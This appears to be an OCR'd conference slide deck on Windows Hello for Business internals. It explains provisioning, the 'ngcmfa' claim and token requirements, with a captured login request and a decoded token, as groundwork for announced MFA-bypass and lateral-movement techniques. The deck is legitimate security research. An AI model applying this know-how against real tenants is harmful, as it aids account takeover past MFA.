OUTSIDER SECURITY

TROOPERS

# (Windows) Hello from the other side

Dirk-jan Mollema

# About me

OUTSIDER SECURITY


- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several  (Azure) Active Directory tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

# This talk

- Windows Hello for Business (WHFB) concepts
- WHFB deployment flavours
- WHFB key enrollment process
- Bypassing MFA with WHFB
- Lateral movement with WHFB
- WHFB in hybrid setups
- Moving laterally from AAD to AD with WHFB

# Windows Hello (for Business)

- One of Microsoft’s Passwordless authentication offerings
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Azure AD



# Prior work

- Exploiting Windows Hello for Business by Michael Grafnetter
  - Explores WHFB internals in Active Directory
  - Inspiration for “Shadow Credentials” attack in Active Directory by Elad Shamir
- Several research papers on bypassing biometrics or face recognition protection
- Research on internal Windows handling of credentials and keys by Benjamin Delpy

- Nothing specifically on WHFB with Azure AD that I could find

# Windows Hello for Business key points

- Provides strong, phishing resistant, Multi Factor Authentication
- Requires MFA to provision
- Is bound to a specific device
- Has its keys protected by hardware via a Trusted Platform Module (TPM), preventing attackers from stealing the keys
- Is more secure than password authentication

# Windows Hello for Business flavours

- Azure AD native
- Active Directory only
- Azure AD and Active Directory
  - Cloud Kerberos trust
  - Hybrid key trust
  - Hybrid certificate trust


Always enabled

Require configuration

# Azure AD native WHFB

- Assumes Azure AD joined or registered device
- WHFB enrollment will take place as the final step of Windows installation, if enabled
- If enabled later, will prompt on sign-in

# Azure AD WHFB provisioning




### Use Windows Hello with your account

Your organization requires you to set up your work or school account with Windows Hello Face, Fingerprint, or PIN.

If you've already set up Windows Hello on this device, we'll automatically add it for this account. You may be asked to re-verify with Windows Hello.

If your organization requires a more complex PIN, Windows will prompt you to change it.

# Azure AD WHFB provisioning – MFA prompt



Microsoft


tpmtest@iminyour.cloud

**Enter code**

Enter the code displayed in the authenticator app on your mobile device

Code

# Azure AD WHFB provisioning – PIN setup




Set up a PIN

A Windows Hello PIN is a fast, secure way to sign in to your device, apps, and services.

# WHFB Provisioning – technical components

- Azure AD Device identity
    - Proven by certificate + private key
- Primary Refresh Token
    - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
    - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

# WHFB provisioning - MFA




|  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|
| 1757 | https://login.microsoftonline.com | GET | /common/oauth2/authorize?response_t... | ✓ | 200 | 1 |
| 1766 | https://login.microsoftonline.com | POST | /common/SAS/BeginAuth | ✓ | 200 | 3 |
| 1778 | https://login.microsoftonline.com | POST | /common/SAS/EndAuth | ✓ | 200 | 3 |

```
GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
%7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
Host: login.microsoftonline.com
```

# NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens




```
"amr": [
  "pwd",
  "rsa",
  "ngcmfa",
  "mfa"
],
```

```
{
  "aud": "urn:ms-
drs:enterpriseregistration.windows.net",
  "iss": "https://sts.windows.net/6287f28f-
4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1684227777,
  "nbf": 1684227777,
  "exp": 1684228677,
  "acr": "1",
  "aio": "AVQAq/8TAAAAei
/RyQ6a5bTJ74HcwNSzSZ0qDOnbiJgqZYQ+VuIACWUtorRpyWTEu34vmy
Gza5gdYhS3jxp7AhCpKpH/RM+RBQBNktRcR50gzJbY1UviI9s=",
  "amr": [
    "pwd",
    "rsa",
    "ngcmfa",
    "mfa"
  ],
  "appid": "dd762716-544d-4aeb-a526-687b73838a22",
```

# WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
  - Should originate from a PRT
  - Device ID is in the token
- Should contain the ngcmfa claim
  - Indicates recent (~10 mins) MFA was performed
- Audience should be the device registration service (enterpriseregistration.windows.net)

# WHFB provisioning

